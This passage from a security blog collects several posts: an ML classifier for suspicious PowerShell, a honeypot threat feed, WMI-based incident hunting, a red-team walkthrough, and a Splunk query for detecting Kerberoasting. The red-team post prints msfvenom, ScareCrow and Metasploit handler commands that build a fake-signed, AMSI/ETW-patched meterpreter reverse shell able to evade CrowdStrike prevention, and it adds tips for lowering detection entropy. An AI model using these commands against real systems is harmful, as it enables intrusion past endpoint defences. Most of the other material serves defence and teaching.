        column_defaults=COLUMN_DEFAULTS,
        label_name=TARGET_FEATURE_NAME,
        num_epochs=1,
        header=True,
        shuffle=shuffle,
    )
    return dataset.cache()

# Invoke an experiment
def run_experiment(model):
    model.compile(
        optimizer=keras.optimizers.Adam(learning_rate=learning_rate),
        loss=keras.losses.SparseCategoricalCrossentropy(),
        metrics=[keras.metrics.SparseCategoricalAccuracy()],
    )
    train_dataset = get_dataset_from_csv(train_data_file, batch_size, shuffle=True)
    test_dataset = get_dataset_from_csv(test_data_file, batch_size)
    print("Start training the model...")
    history = model.fit(train_dataset, epochs=num_epochs)
    print("Model training finished")
    _, accuracy = model.evaluate(test_dataset, verbose=0)
    print(f"Test accuracy: {round(accuracy * 100, 2)}%")

# Encode Input Layers
def create_model_inputs():
    return inputs

# Encode Features depending on type
def encode_inputs(inputs, use_embedding=False):
    return all_features

# Create Keras Network Model - using a softmax output
def create_wide_and_deep_model():
    return model

# Run the experiment!
wide_and_deep_model = create_wide_and_deep_model()
#keras.utils.plot_model(wide_and_deep_model, show_shapes=True, rankdir="LR")
run_experiment(wide_and_deep_model)

Start training the model...
Epoch 1/10
32/32 [==============================] - 453s 3s/step - loss: 0.4908 - sparse_categorical_accuracy: 0.7793
Epoch 2/10
32/32 [==============================] - 8s 239ms/step - loss: 0.2756 - sparse_categorical_accuracy: 0.9325
Epoch 3/10
32/32 [==============================] - 8s 245ms/step - loss: 0.2000 - sparse_categorical_accuracy: 0.9508
Epoch 4/10
32/32 [==============================] - 8s 244ms/step - loss: 0.1548 - sparse_categorical_accuracy: 0.9580
Epoch 5/10
32/32 [==============================] - 8s 245ms/step - loss: 0.1358 - sparse_categorical_accuracy: 0.9640
Epoch 6/10
32/32 [==============================] - 8s 249ms/step - loss: 0.1196 - sparse_categorical_accuracy: 0.9656
Epoch 7/10
32/32 [==============================] - 8s 246ms/step - loss: 0.1073 - sparse_categorical_accuracy: 0.9671
Epoch 8/10
32/32 [==============================] - 8s 245ms/step - loss: 0.0965 - sparse_categorical_accuracy: 0.9695
Epoch 9/10
32/32 [==============================] - 8s 243ms/step - loss: 0.1022 - sparse_categorical_accuracy: 0.9666
Epoch 10/10
32/32 [==============================] - 8s 244ms/step - loss: 0.0940 - sparse_categorical_accuracy: 0.9711
Model training finished
Test accuracy: 74.9%
In the end, I can see the network was able to predict whether a script in the validation data was suspicious or not with a ~75% accuracy – not too bad for the very first attempt. Doubling the epoch count to 20 runs got me to ~80% accuracy without a huge risk of over-fitting. What else could I do to improve this?
Feature Dimensionality Reduction (Linearly with PCA or non-linearly with better AutoEncoders)
Better Feature Engineering – it is very basic currently
Tuning Model Parameters/Hyperparameters manually to experiment with learning impact
I have some other ideas for feature building techniques with respect to PowerShell analysis that I’m excited to keep exploring and building machine-learning models around – if you’re interested in similar topics, reach out and lets discuss!
Machine Learning to identify evil isn’t a new concept – but the exact techniques utilized are not often shared to the public for a few reasons. First being that threat actors could analyze then workaround the detection mechanisms and secondly, these workflows often power revenue-generating streams and sharing them could impact profits. I’m hoping that in coming years the open-source detection community starts to build and share more ready-to-use models that organizations can use for these types of classification tasks.
Look out for the next post, should be interesting – and let me know if there are any questions!
Having spent so much time consuming the amazing OSINT produced by researchers across the internet, I felt like it was time to give something back – BeeSting is my nickname for a honeypot network I’ve been building – the goal of the project is to provide another open-source threat intelligence feed for the community as a whole.
The honeypot network is developed using a combination of open-source utilities to host simulated services, inspect received traffic and evaluate the packets. Data from all nodes is sent via syslog to a centralized receiver – processes running on this node inspect the messages, parse out and normalize data then store the events in a MongoDB backend. This backend is utilized to generate the feeds linked above on a periodic basis.
Indicators are tagged based on a variety of aspects – strings present in the alerts they generate in tools such as Snort/Suricata, ports they are sending/receiving on, specific flags in the packets, traffic generation patterns, etc. The project is relatively new soon and still rapidly evolving as I expand the event parsing capabilities and add additional honey-services feeding the network.
I’ll be writing more about this process in the future but don’t let that stop you from ingesting more intelligence right now!
As a DFIR professional, multiple times I’ve been in the position of having to assist a low-maturity client with containment and remediation of an advanced adversary – think full domain compromise, ransomware events, multiple C2 servers/persistency mechanisms, etc. In many environments you may have some or none of the centralized logging required to effectively track and identify adversary actions such as Windows Server and Domain Controller Event Logging, Firewall Syslog, VPN authentications, EDR/Host-based data, etc. These types of log items are sadly a low-priority objective in many organizations who have not experienced a critical security incident – and while useful to emergency on-board in an active threat scenario, the vast majority of prior threat actor steps will be lost to the void.
So, how can you identify and hunt active threats in a low-maturity environments with little-to-no centralized visibility? I will walk through a standard domain compromise response scenario and describe some useful techniques I tend to rely on for hunting in these types of networks.

During multiple recent investigations I’ve worked to assist clients in events where a bad actor has managed to capture Domain Admin credentials as well as get and maintain access on Domain Controllers through one or more persistency mechanisms – custom C2 channels, SOCKS proxies, remote control software such as VNC/Screen Connect/TeamViewer, etc. There is a certain order of operations to consider when approaching these scenarios – you could of course start by just resetting Domain Admin passwords but if there is still software running on compromised devices as these users then it won’t really impact the threat actors operations – the initial goal should be to damage their C2 operations as much as possible – hunt and disrupt.
Hunt – Threat Hunting activities using known IOCS/TTPs, environment anomaly analysis, statistical trends or outliers, suspicious activity, vulnerability monitoring, etc.
Disrupt – Upon detecting a true-positive incident, working towards breaking up attacker control of compromised hosts – blocking IP/URL C2 addresses, killing processes, disabling users, etc.
Contain – Work towards limiting additional threat actor impact in the environment – disabling portions of the network, remote access mechanisms such as VPN, mass password resets, etc.
Destroy – Eradicating threat actor persistence mechanisms – typically I would recommend to reimage/rebuild any known-compromised device but this can also include software/RAT removal, malicious user deletions, un-doing AD/GPO configuration changes, etc.
Restore – Working towards ‘business as usual’ IT operations – this may include rebuilding servers/applications, restoring from backups (you are doing environment-wide backups, right?) and other health-related activities
Monitor – Monitor the right data in your environment to ensure you can catch threat actors earlier in the cyber kill chain the next time a breach occurs – and restart the hunting cycle.
The cycle above represents a methodology useful not only in responding to active incidents but for use in general cyber-security operations as a means to find and respond to unknown threats operating within your network environment. When responding to a known incident, we are typically in either the hunt or disrupt phase depending on what we know with respect to Indicators of Compromise (IOCs). Your SOC team is typically alerted to a Domain Compromise event through an alert – this may be a UBA, EDR, AV, IDS or some other alert – what’s important is the host generating the event. Your investigation will typically start on that host where it is critically important to capture as much data as possible as your current goal is identify Tactics, Techniques, Procedures and IOCs associated with your current threat for use in identifying additional compromised machines. Some of the data I use for this initial goal is described below;
Windows Event Logs – Use these to identify lateral movement (RDP/SMB activity, Remote Authentications, etc), service installs, scheduled task deployments, application installations, PowerShell operations, BITS transfers, etc – hopefully you can find some activity for use in additional hunting here.
Running Processes/Command-Lines
Network Connections
Prefetch – Any interesting executable names/hashes?
Autoruns – Any recently modified items stand out?
Jump Lists/AmCache – References to interesting file names or remote hosts?
USN Journal – Any interesting file names? (The amount of times I’ve found evidence of offensive utilities without renaming in here is astounding)
NTUSER.DAT – always a source of interesting data if investigating a specific user account.
Local Users/Cached Logon Data
Internet History – Perhaps the threat actor pulled well-known utilities directly from GitHub?
These are just some starting points I often focus on when performing an investigation and this is by no means a comprehensive list of forensic evidence available on Windows assets. Hopefully in your initial investigation you can identify one or more of the IOC types listed below;
Hostnames / IP Addresses / Domains
File Names / Hashes
Service or Scheduled Task Names / Binaries / Descriptions / etc
Compromised Usernames
The next step is to hunt – we have some basic information to use which can help us rapidly understand whether or not a host is displaying signs of compromise and now we need to check these IOCs against additional hosts in the environment to determine scope and scale. Of course you can and should simultaneously pull on any exposed threads – for example, if you determined that Host A is compromised and also observed RDP connections from Host B to Host A that appear suspicious, you should perform the same type of IOC/TTP discovery on Host B to gather additional useful information – this type of attack tracing can often lead to ‘patient zero’ – the initial source of the compromise.
Back to the opening of this post – how can you perform environment hunting in a low-maturity environment that may lack the centralized logging or deployed agents necessary to support that type of activity? In a high-maturity space, you would have access to data such as firewall events, Windows event logs from hosts/servers/DCs, Proxy/DNS data, etc that would support this type of operation – if you don’t, you’re going to have to make do with what’s already available on endpoints – my personal preference is a reliance on PowerShell and Windows Management Instrumentation (WMI).
WMI exposes for remote querying a wealth of information that can make hunting down known-threats in any type of environment significantly easier – there are hundreds of classes available exposing data such as the following;
Running Processes
Network Connections
Installed Software
Installed Services
Scheduled Tasks
System Information
and more…
PowerShell and WMI can be a threat hunters best friend if used appropriately due to how easy it can be to rapidly query even a large enterprise environment. In addition to WMI, as long as you are part of the Event Log Readers group on a local device, you’ll have remote access to Windows Event logs – querying these through PowerShell is also useful when looking for specific indicators of compromise in logs such as User Authentications, RDP Logons, SMB Authentications, Service Installs and more – this will be discussed in a separate post.
As a start, lets imagine we identified a malicious IP address being used for C2 activities on the initially compromised host – our current objective is now to identify any other hosts on our network with active connections to the C2 address. Lets break this problem down step-by-step – our first goal is to identify all domain computers – we can do this by querying Active Directory and searching for all enabled Computer accounts through either Get-ADUser or, if you don’t have the AD module installed, some code such as shown below using DirectorySearcher.
The code above is used for querying all ‘enabled’ computer accounts in Active Directory using an LDAP filter – read more about LDAP bit-filters here https://ldapwiki.com/wiki/Filtering%20for%20Bit%20Fields. Once we have identified these accounts, we can then iterate through the list in a basic for-loop and run our desired query against each machine – shown below.
..and that’s it – you now have a PowerShell script that can be used to query all enabled domain computers via WMI remotely (provided you have the appropriate permissions) and retrieve network TCP connections. Granted, if the C2 channel is over UDP this won’t help you but that’s typically not the case (looking at you stateless malware..). Of course, this is a pretty basic script – how can we spruce it up? Well for starters, we could of course add a progress bar and some log information so we know it’s actually doing something – easy enough.
Looking better – now we have a progress bar letting us know how much is left as well as some communication to the end user describing the current computer being queried. This script, as is, will work – but now the real question is how long will it take? As it stands, this is a single-threaded operation – if your organization has any significant number of servers to query, this can end up taking a very long time. How can we improve this? Multi-threading, of course, is the obvious solution here – lets take advantage of our modern CPUs and perform multiple queries simultaneously in order to expedite this process.
Awesome – we now have a multi-threaded script capable of querying remote computers asynchronously through WMI and storing the results of each query in a single CSV file. I’m not going to spend too much time discussing how or why the different components of the above script work – if you’d like to learn more about Runspace Pools and their use in PowerShell scripts, I recommend checking out these links:
Hopefully the usefulness of the code above makes sense from an incident response perspective when you have an IP address you need to use to find additional compromised devices – but what if the attacker is using an unknown IP? As previously mentioned, WMI’s usefulness extends far beyond just gathering TCP connections – we can add to the above script block to gather running processes, installed services, configured scheduled tasks, installed applications and many other pieces of useful information that can serve you well from a hunting and response perspective.
In fact, I’ve found this type of utility so useful that I went ahead and developed it into a more robust piece of software able to accept arguments for data that should be collected, maximum threads to run with, the ability to accept a list of computers rather than always querying AD and the ability to only export results if the result contains one or more specified IOCs provided to the program – Windows Management Instrumentation Hunter (WMIH) is here to help.
WMIHunter can be used as both a command-line or GUI-based program and enabled asynchronous collection of data via WMI from remote hosts based on enabled Computer Accounts in Active Directory or computers specified in a .txt file supplied to the program. Users can modify the max threads used as well as specify which data sources to target – some can take significantly longer than others. Very soon I’ll be adding the ability to filter IOCs such as IP Addresses, Process Names, Service Names, etc in order to limit what evidence is retrieved.
Redteams today have it bad – with a wealth of telemetry available to blue teams from EDR/AV tools, Windows logging to SIEM, PowerShell auditing and other capabilities, slipping past all of these defenses without setting off alarms and prevention mechanisms can be extremely time-consuming. Developing sophisticated offensive tools that are Fully Undetected (FUD) is an art that requires a high-degree of expertise – fortunately, there exists many different tools by talented authors which can allow even novice redteamers the capability to gain initial footholds on a device and lead the way to additional post-exploitation activity. One such tool that we will discuss today is ScareCrow.
Developed by Optiv [https://github.com/optiv/ScareCrow ] ScareCrow is a payload creation framework designed to help offensive professionals bypass standard EDR and AV detection mechanisms through a variety of techniques including Antimalware Scan Interface (AMSI) patching, Signature copying, Event Tracing for Windows (ETW) bypasses and others. It also allows the operator to determine the loader and delivery mechanism through options such as .CPL, .JS, .HTA and other execution mechanisms as well as regular .DLL files that can be invoked by third-party tools such as through CobaltStrike beacons.
In combination with ScareCrow we will be using the Metasploit Framework to generate our actual reverse TCP shellcode and handle listeners – if you’re not familiar with this tool, I would recommend starting there with one of the many free tutorials available as it is a fundamental offensive utility. The environment we are working within is a patched Windows 1809 system with the latest CrowdStrike sensor setup with most preventions and visibility options enabled as well as Aggressive/Aggressive prevention and detection for machine learning capabilities.
MSFvenom is a tool included within the framework which combines payload creation and encoding capabilities to give analysts the ability to generate thousands of payload variations with friendly command-line arguments – if you’ve never heard of this, take a look here [https://www.offensive-security.com/metasploit-unleashed/msfvenom/ ]. We are going to stick to basic arguments – payload selection, local host and port variable setting, output format and file name and an encoding routine to help obfuscate the final shellcode output. MSFvenom can output in dozens of formats including exe, vbs, vba, jsp, aspx, msi, etc – for our usecase, we will be using ‘raw’ to indicate raw shellcode output. It is also possible to receive powershell, c, csharp and other language outputs from the tool, making it extremely useful
Generating raw shellcode via msfvenom for a stageless reverse-tcp shell

Now that we have some raw shellcode, lets take that to ScareCrow and turn it into a deployable payload that can hopefully bypass some basic checks done by CrowdStrike – ScareCrow does include multiple loader and command arguments to help offensive specialists customize payloads. We are going to sign our payload with a fake certificate and utilize the wscript loader provided by ScareCrow with a final output file of helper.js.
Turning shellcode into deployable payloads via ScareCrow
Additionally, now we need to ensure our attacking machine is setup and ready to receive the reverse shell generated by the payload – first start the metasploit framework.
Starting Metasploit Framework
Once that’s ready, configure our exploit handler to match the properties given to the msfvenom payload (especially the payload and port!) – once run, this will capture the incoming traffic from the payload when it is executed on the target device.
Setting up Reverse Shell Listener within msfconsole
Copying our file ‘helper.js’ to the target and executing, we’re met with an initial roadblock – CrowdStrike detects and prevents the file when executed based on the behavior – we could spend some time debugging and researching why but lets try a few variations first to see if we can easily find one that will slip through the behavioral prevention mechanism.
CrowdStrike does its job and prevents our first attempt
Lets try a new encoder along with a staged payload rather than a stageless – these are sometimes less likely to be caught due to the nature of the payload execution – staged payloads typically smaller as they will call additional pieces of the malware down once executed, often referred to as a dropper, while stageless payloads are typically much larger in size as they will encapsulate the entirety of the first-stage shell or other payload into the file dropped on the target machine. This means more files on disk which is always a risk when compared to file-less execution. Notice the extra / between meterpreter and reverse_tcp indicating we are using a staged vs stageless payload. We will also try a different encoding routine with additional iterations to obfuscate the presence of suspicious shellcode in the resulting binary.
Generating more shellcode with a staged payload and different encoding
Unfortunately after compiling to a .JS file using wscript loader this was still prevented by CrowdStrike – lets try stageless again instead of staged – keep in mind most of these detections are a result of ‘machine learning’ against the binary rather than behavioral detections – it might be possible to pad the resulting EXE with english words or other information which can reduce the chance of catching on this flag. On this run, we will try the stageless meterpreter_reverse_tcp shellcode with the same encoding and number of iterations but will instead utilize a control panel applet as the loading mechanism rather than a wscript loader.
┌──(panscan㉿desktop1)-[~/bypass/scarecrow]
└─$ msfvenom -p windows/x64/meterpreter_reverse_tcp lhost=10.60.199.181 lport=443 -f raw -o test3.bin -e x86/shikata_ga_nai -i 12
┌──(panscan㉿desktop1)-[~/bypass/scarecrow]
└─$ ./ScareCrow -I test3.bin -domain www.microsoft.com -sandbox -Loader control
  _________                           _________
 /   _____/ ____ _____ _______   ____ \_   ___ \_______  ______  _  __
 \_____  \_/ ___\\__  \\_  __ \_/ __ \/    \  \/\_  __ \/  _ \ \/ \/ /
 /        \  \___ / __ \|  | \/\  ___/\     \____|  | \(  <_> )     /
/_______  /\___  >____  /__|    \___  >\______  /|__|   \____/ \/\_/
        \/     \/     \/            \/        \/
                                                        (@Tyl0us)
        “Fear, you must understand is more than a mere obstacle.
        Fear is a TEACHER. the first one you ever had.”

[*] Encrypting Shellcode Using AES Encryption
[+] Shellcode Encrypted
[+] Patched ETW Enabled
[+] Patched AMSI Enabled
[*] Creating an Embedded Resource File
[+] Created Embedded Resource File With appwizard's Properties
[*] Compiling Payload
[+] Payload Compiled
[*] Signing appwizard.dll With a Fake Cert
[+] Signed File Created
[+] power.cpl File Ready
We must also ensure our msfconsole is running the appropriate exploit handler with the new port as well.
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter_reverse_tcp
payload => windows/x64/meterpreter_reverse_tcp
smsf6 exploit(multi/handler) > set LHOST 10.60.199.181
LHOST => 10.60.199.181
msf6 exploit(multi/handler) > set LPORT 443
LPORT => 443
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.60.199.181:9091
We then copy the file over to our victim machine, run it and…no prevention alert pops up! Finally after some troubleshooting, we have an active reverse shell to our msfconsole from essentially default shellcode mechanisms built into Metasploit Framework.
Success! Reverse Shell connection established back to attacking machine.
Receiving the shell from the metasploit perspective
This was achieved using a control panel loader from ScareCrow with a stageless meterpreter_reverse_tcp shellcode input after encoding with the shikata_ga_nai algorithm as shown in the above images.

This in turn generated a .CPL file for us which was deployed onto the victim and executed to achieve the shell – keep in mind this is only bypassing the prevention policy – this is still likely to generate a Medium to High severity alert with respect to their Machine Learning algorithms and heuristics detecting a Suspicious File as shown below.
Example Machine-Learning detection generated – but not a prevention!
This is often due to items such as the high-entropy of the resulting payload after running it through encryption and encoding algorithms. Inserting junk data into the file to reduce the entropy such as blank images or high amounts of English words can reduce the scoring and avoid a Machine Learning alert for suspicious file written to disk. Other techniques such as avoiding certain suspicious API calls or hiding their usage, using stack-strings instead of static and the dozens of other obfuscation mechanisms out there can all help to reduce the chances of triggering alerts across EDR and AV solutions. Maybe we can discuss these in a future post.
Even though CrowdStrike allowed the shell, it is still watching the process – if we were to take any suspicious actions it is highly likely that they would be detected and the process terminated – stealthy post-exploitation is outside the scope of this post due to the massive amount of different objectives and techniques required to achieve those goals depending on the environment, host, resources and needs of the offensive team – the red-team community could probably fill a library with the amount of techniques that exist in the wild. The topics covered in this post are barely scratching the surface – you will always achieve additional success when you write completely custom shellcode and use multiple obfuscation and payload-generation tools in a CI/CD pipeline to develop completely unique binaries that do not have the markings of their source tools, not to mention techniques to help blind and unhook EDR and AV tools which are a whole world on their own.
I hope this post inspires you to learn and try new tools and techniques on your journey towards becoming a red-team specialist!
Detection Engineers and Threat Hunters in large enterprises are often faced with the seemingly insurmountable problem of noise – from DevOps teams, SysAdmins, DBAs, Local Administrators, Developers – the noise never ends. Often times the actions of these teams can very much resemble active threats – encoded or otherwise obfuscated PowerShell, extensive LOLBAS utilization, RDP/SSH/PsExec usage and more often contribute to making Blue Team lives a never-ending slog of allow-list editing day over day.
In such large environments it can be extremely difficult to create high-fidelity “critical” alerts without overwhelming SOC analysts – often UEBA (User and Entity Behavior Analytics) or RBA (Risk Based Alerting) are touted as the solutions to this type of problem. While these are certainly great tools to keep in mind, they can often require extensive investment in either time, money or both in order to produce a solution that meets the requirements of the organization.
Below, I propose the first of many “quick win” methodologies organizations can use to help identify extremely anomalous activity in their environment and help threat hunters cut through the noise to events that immediately require heightened scrutiny.
Kerberoasting
Kerberoasting is a well-known technique where-in abuse of the Kerberos authentication protocol is performed by attackers in order to achieve the objective of obtaining password hashes from Domain Controllers for use in offline cracking attacks, typically encrypted with a lesser-strength protocol such as RC4.
Kerberos abuse can be performed in a very stealthy manner but is often fairly obvious when transforming logs in an appropriate fashion – the one real pre-requisite to detecting this from a Domain Controller Security.evtx logging perspective is ensuring your organization is forwarding Event 4768 (A Kerberos Authentication Ticket [TGT] was Requested) and 4769 (A Kerberos Service Ticket was Requested) to your SIEM platform.
These can both be enabled under the Account Logon category as ‘Kerberos Authentication Service’ and ‘Kerberos Service Ticket Operations’.
If you’re pushing these logs to a platform like Splunk, a sample query pulling out initial events of interest will look like the following;
index=windows_events EventCode IN (4769, 4768) Ticket_Encryption_Type IN ("0x1","0x3","0x17","0x18") Keywords="Audit Success" NOT Service_Name IN ("*$", "krbtgt") host IN ("DomainControllerList")
Ticket_Encryption_Type denotes the crypto algorithm utilized for the ticket in question – 0x1 is DES-CBC-CRC, 0x3 is DES-CBC-MD5, 0x17 is RC4-HMAC and 0x18 is RC4-HMAC-EXP. Other possibilities are 0x11 and 0x12, AES128* and AES256* respectively. This helps reduce events to only those that are using known weak algorithms as an attacker will typically not bother utilizing AES-encrypted tickets due to the near-impossibility (at least until quantum computing becomes widely available…).
Additionally, we are choosing to focus only on successful events and are ignoring tickets generated where the service being requested is for a standard machine account or the krbtgt account – your mileage may vary including these but I’ve had a high degree of success using this type of filtering in detecting real and simulated Kerberoasting attacks on complex enterprise networks. Finally, ensure you are primarily looking at Domain Controller Security events rather than the entire environment.
The next step in making this data useable is both binning events by time and performing some basic statistics on the data set as a whole, pivoting off of two key characteristics, as shown below.
index=windows_events EventCode IN (4769, 4768) Ticket_Encryption_Type IN ("0x1","0x3","0x17","0x18") Keywords="Audit Success" NOT Service_Name IN ("*$", "krbtgt") host IN ("DomainControllerList")
| bin _time span=1h
| stats values(Service_Name) as Unique_Services_Requested dc(Service_Name) as Total_Services_Requested by Account_Name Client_Address _time
| sort 0 - Total_Services_Requested
These additional 3 lines will manipulate the events in a way to that makes it significantly easier for threat hunters or SOC analysts to consume – bucketing events in a per-hour fashion along with the name of the account and the network address interacting with the Kerberos protocol. It may become obvious that some allow-listing is required if your organization has particularly noisy applications or accounts used to facilitate authentication in the environment.
At this point, we’re nearly complete – this type of query could be interlaced in a dashboard with other enrichment data, used to augment user risk in an RBA framework or consumed by threat hunters as part of a daily hunt process. In order to transform this into an effective SOC alert, a final filter should be added putting a threshold on the Total_Services_Requested field, given below.
index=windows_events EventCode IN (4769, 4768) Ticket_Encryption_Type IN ("0x1","0x3","0x17","0x18") Keywords="Audit Success" NOT Service_Name IN ("*$", "krbtgt") host IN ("DomainControllerList")
| bin _time span=1h
| stats values(Service_Name) as Unique_Services_Requested dc(Service_Name) as Total_Services_Requested by Account_Name Client_Address _time
| sort 0 - Total_Services_Requested
| where Total_Services_Requested > X
Simply replace ‘X’ with a number appropriate for your environment – I find that anywhere from 10-15 is high enough to remove most noise but low enough to still identify real attackers and red teamers.
This is not an ‘end all be all’ for detecting Kerberoasting as it is certainly possible for an attacker to deliberately space out their actions in order to avoid this type of attack – in that case, multiple detections or hunting queries could be built utilizing different time spans (24h vs 1h, etc) that can help to provide additional visibility into your environment. Detecting stealthy attackers is a cat and mouse game and I hope this can provide one more tool in your set for disrupting an adversaries attack-chain.
If you want to learn about how Varonis products can aid in detecting and responding to attacks against your Active Directory beyond standard SIEM capabilities, contact me on LinkedIn!
















 Attacker's Mindset